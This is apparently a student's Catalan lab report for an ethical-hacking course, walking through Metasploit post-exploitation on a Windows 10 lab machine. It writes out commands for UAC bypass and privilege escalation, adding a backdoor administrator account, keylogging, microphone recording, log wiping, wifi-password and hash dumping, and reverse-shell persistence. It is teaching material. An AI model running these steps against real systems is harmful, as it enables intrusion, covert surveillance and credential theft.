1 ASIX

**MÒDUL 16: CIBERSGURETAT I HACKING ÈTIC**

ACTIVITAT 1.14: Post Explotació

línea horizontal

# 

Alumne: Daniel Mascarilla del Olmo

Professor: Sergi Andrés

Curs: 1 ASIX

Centre: Jaume Viladoms

**ÍNDEX**

[**Exercici 1 – Escalada de privilegis 5**](#_myo61zgegwjj)

[a. Des de la consola de Meterpreter que tenim oberta, mirem quin usuari som, teclejant --> getuid 5](#_n77vlmf1il3e)

[b. Existeix una comanda que permet fer escalada de privilegis. Aquesta comanda es diu getsystem, per tant escrivim --> getsystem 7](#_kfu7qomakqtu)

[c. Posem la sessió actual de Meterpreter en background --> background 7](#_3kw8g2t1psdh)

[d. Des de la consola de Metasploit (msfconsole) busquem informació relacionada amb “bypassuac” --> search bypassuac 7](#_bm4whfvq73zf)

[e. Per tant teclejarem --> use exploit/windows/local/bypassuac\_fodhelper 8](#_qa4naa6lrlrs)

[f. Mostrem les opcions --> show options 8](#_8jkjt38rvkwz)

[g. Veiem que en el mòdul actual, és necessari indicar la sessió oberta de Meterpreter (la que tenim en background), per tant farem --> set session 1 8](#_mi1cg8h6w57s)

[h. Finalment executem l’exploit --> run 9](#_o4weqk5urf5e)

[i. Se’ns obre una sessió de Meterpreter 9](#_t8zs1p2mv4h0)

[j. En principi s’hauria de crear una nova connexió inversa cap a la màquina atacant amb un shell de Meterpreter. Aquesta nova connexió segurament serà la --> sessió 2 9](#_mjviiy95imin)

[k. Seguidament, escrivim --> getsystem 9](#_f9kxnpg5cgk5)

[l. Si ara mirem quin usuari som amb la comanda --> getuid 10](#_dt4ck1sicl05)

[**Exercici 2 – Creació d’un usuari des de Meterpreter 11**](#_1rzq4ai0klsb)

[a. Assegura’t que ets usuari System, si no ho ets 11](#_1x1avzenuenv)

[b. Executa cmd des de Meterpreter, hi ha 2 opcions: 11](#_pgxhrvrjft99)

[c. Des del cmd.exe que se’t obre, crea un usuari anomenat viladoms amb password JVjv2023 --> net user /add viladoms JVjv2023 11](#_bvdc5ouvrte3)

[d. Posa l’usuari viladoms al grup d’administradors —> net localgroup administrators viladoms /add 11](#_n9xm843c42av)

[e. Com que ja has creat un usuari, entra al sistema Windows 10 fent login normal amb aquest usuari viladoms 12](#_eme4oukun19c)

[**Exercici 3 – Having Fun 13**](#_errzi1cd87q7)

[a. Elimina un usuari del sistema Windows 10 13](#_t05r1kwqlozt)

[b. Captura el què tecleja l’usuari de Windows 10 13](#_xno3kwooyspy)

[c. Activa el micròfon de Windows 10 i grava durant 10 segons 13](#_yy4rxslq9ti)

[d. Fes alguna captura de pantalla de Windows 10 13](#_h1ctfympqas)

[**Exercici 4 – Esborrar els logs de la màquina víctima 14**](#_wdt41oav3or5)

[a. Mostra una captura on es vegin tots els esdeveniments (events/logs) de la màquina víctima 14](#_lmwz3j6rky1s)

[b. Pots trobar l’esdeveniment de creació de l’usuari viladoms què has fet en l’exercici 2? 15](#_ubsbrt2zxomu)

[c. Mostra les accions que fas des de Metasploit + Meterpreter per a esborrar els logs 15](#_6zfzf99n6n3f)

[d. Mostra els logs de la víctima esborrats 15](#_f833zmtkcl4k)

[**Exercici 5 – Password wifi 16**](#_fpgvr89vkws2)

[Recorda que pots trobar els exploits per a Wifis buscant des de Metasploit --> search post/windows/wlan 16](#_tx460gis2dyy)

[Hauràs de posar la màquina Kali Linux en adaptador pont, tot i així la teva màquina virtual no veurà directament la wifi. 16](#_gsokhtnlvp91)

[La màquina víctima haurà de ser alguna màquina real, que vegi directament la wifi o que tingui guardades les wifis de les quals vols trobar el password, pots fer una prova utilitzant un punt d’accés creat des del teu mòbil i connectant el teu ordinador físic 16](#_f2upnbe65ppe)

[**Exercici 6 – Hashdump dels passwords dels usuaris 18**](#_f4a3ln9kbsr)

[a. Executa l’exploit --> post/windows/gather/hashdump per a obtenir els hashes de tots els usuaris del sistema 18](#_tfycyn7u1c7l)

[b. Busca a través d’alguna web de “reverse hash” (rainbow tables) si pots obtenir el password sense encriptar. 18](#_ysh4amenhbnm)

[**Exercici 7 – Persistència o com crear un backdoor 19**](#_j08rzgtrin0z)

[b. Posarem la sessió actual de Meterpreter en background, teclejant --> background 19](#_bisqrdlsy5qz)

[c. Si volem veure quines sessions tenim actives, podem escriure --> sessions 19](#_68rmohusvhws)

[d. Des de Metasploit (msfconsole) carreguem el mòdul o exploit de persistència --> use post/windows/manage/persistence\_exe 19](#_94mau2g4xhud)

[e. Per veure les opcions de configuració d’aquest mòdul --> show options 19](#_doupq7huto89)

[f. Podem veure que hem de configurar uns quants paràmetres: 20](#_ymeqk3bra2qa)

[- SESSION --> la sessió de Meterpreter que hem posat anteriorment en background (en principi hauria de ser la sessió 1 o la sessió 2, però hauríem de triar la que tenim permisos de System) Teclejarem --> set session 2 20](#_avabkbz6109k)

[- REXENAME --> nom que tindrà el fitxer executable (que conté el payload) en la màquina víctima (per exemple: p32.exe) Teclejarem --> set rexename p32.exe 20](#_pow2jmrhdp19)

[- REXEPATH --> la ruta on està guardat l’executable (malware) en la màquina atacant Teclejarem --> set rexepath /var/www/html/payloads/p32.exe 20](#_56d4fmpdy2i2)

[- STARTUP --> mètode de com es farà la connexió inversa cap a la màquina atacant (els valors poden ser USER, SYSTEM o SERVICE) Com que volem que es faci la connexió quan es faci la validació d’usuari, teclejarem --> set startup USER 20](#_q8adom7vtfm4)

[g. Podríem també veure opcions avançades, tot i que per ara no les tocarem --> show advanced 21](#_n0tcqwcdaxqc)

[h. Executem l’exploit de persistència --> run 21](#_7gsfmpcp596f)


[i. Apareix un seguit de dades que finalment ens informa que s’han instal·lat en l’autorun 21](#_ezka96f1yc4b)

[j. A continuació, des de Metasploit, posem la màquina atacant en escolta --> use exploit/multi/handler k. Executem --> run 21](#_qgc506oycyqp)


[l. Reiniciem la màquina víctima (Windows Defender desactivat), i quan l’usuari fa Login, en la màquina atacant s’ha de crear la connexió inversa amb un shell de Meterpreter sobre la màquina víctima. 21](#_t64187kdqzcj)


# Exercici 1 – Escalada de privilegis


#### a. Des de la consola de Meterpreter que tenim oberta, mirem quin usuari som, teclejant --> getuid























#### b. Existeix una comanda que permet fer escalada de privilegis. Aquesta comanda es diu getsystem, per tant escrivim --> getsystem




#### c. Posem la sessió actual de Meterpreter en background --> background




#### d. Des de la consola de Metasploit (msfconsole) busquem informació relacionada amb “bypassuac” --> search bypassuac




#### e. Per tant teclejarem --> use exploit/windows/local/bypassuac\_fodhelper




#### f. Mostrem les opcions --> show options




#### g. Veiem que en el mòdul actual, és necessari indicar la sessió oberta de Meterpreter (la que tenim en background), per tant farem --> set session 1



#### h. Finalment executem l’exploit --> run




Tornarem a provar fins que ens surti això:




#### i. Se’ns obre una sessió de Meterpreter



#### j. En principi s’hauria de crear una nova connexió inversa cap a la màquina atacant amb un shell de Meterpreter. Aquesta nova connexió segurament serà la --> sessió 2



#### k. Seguidament, escrivim --> getsystem



#### l. Si ara mirem quin usuari som amb la comanda --> getuid




# Exercici 2 – Creació d’un usuari des de Meterpreter


#### a. Assegura’t que ets usuari System, si no ho ets




#### b. Executa cmd des de Meterpreter, hi ha 2 opcions:




#### c. Des del cmd.exe que se’t obre, crea un usuari anomenat viladoms amb password JVjv2023 --> net user /add viladoms JVjv2023



#### d. Posa l’usuari viladoms al grup d’administradors —> net localgroup administrators viladoms /add




#### e. Com que ja has creat un usuari, entra al sistema Windows 10 fent login normal amb aquest usuari viladoms




# Exercici 3 – Having Fun


#### a. Elimina un usuari del sistema Windows 10



#### b. Captura el què tecleja l’usuari de Windows 10



#### c. Activa el micròfon de Windows 10 i grava durant 10 segons




#### d. Fes alguna captura de pantalla de Windows 10



# Exercici 4 – Esborrar els logs de la màquina víctima

#### a. Mostra una captura on es vegin tots els esdeveniments (events/logs) de la màquina víctima




#### b. Pots trobar l’esdeveniment de creació de l’usuari viladoms què has fet en l’exercici 2?



#### c. Mostra les accions que fas des de Metasploit + Meterpreter per a esborrar els logs

#### 

#### d. Mostra els logs de la víctima esborrats





# Exercici 5 – Password wifi


#### Recorda que pots trobar els exploits per a Wifis buscant des de Metasploit --> search post/windows/wlan


#### Hauràs de posar la màquina Kali Linux en adaptador pont, tot i així la teva màquina virtual no veurà directament la wifi.

#### La màquina víctima haurà de ser alguna màquina real, que vegi directament la wifi o que tingui guardades les wifis de les quals vols trobar el password, pots fer una prova utilitzant un punt d’accés creat des del teu mòbil i connectant el teu ordinador físic












No puc continuar ja que no puc entrar al index per descarregar el payload.

# Exercici 6 – Hashdump dels passwords dels usuaris

#### a. Executa l’exploit --> post/windows/gather/hashdump per a obtenir els hashes de tots els usuaris del sistema



#### b. Busca a través d’alguna web de “reverse hash” (rainbow tables) si pots obtenir el password sense encriptar.



L’ha acceptat però no ha sortit cap contrasenya

# Exercici 7 – Persistència o com crear un backdoor


#### b. Posarem la sessió actual de Meterpreter en background, teclejant --> background




#### c. Si volem veure quines sessions tenim actives, podem escriure --> sessions

#### 

#### d. Des de Metasploit (msfconsole) carreguem el mòdul o exploit de persistència --> use post/windows/manage/persistence\_exe




#### e. Per veure les opcions de configuració d’aquest mòdul --> show options



#### f. Podem veure que hem de configurar uns quants paràmetres:


#### - SESSION --> la sessió de Meterpreter que hem posat anteriorment en background (en principi hauria de ser la sessió 1 o la sessió 2, però hauríem de triar la que tenim permisos de System) Teclejarem --> set session 2




#### - REXENAME --> nom que tindrà el fitxer executable (que conté el payload) en la màquina víctima (per exemple: p32.exe) Teclejarem --> set rexename p32.exe



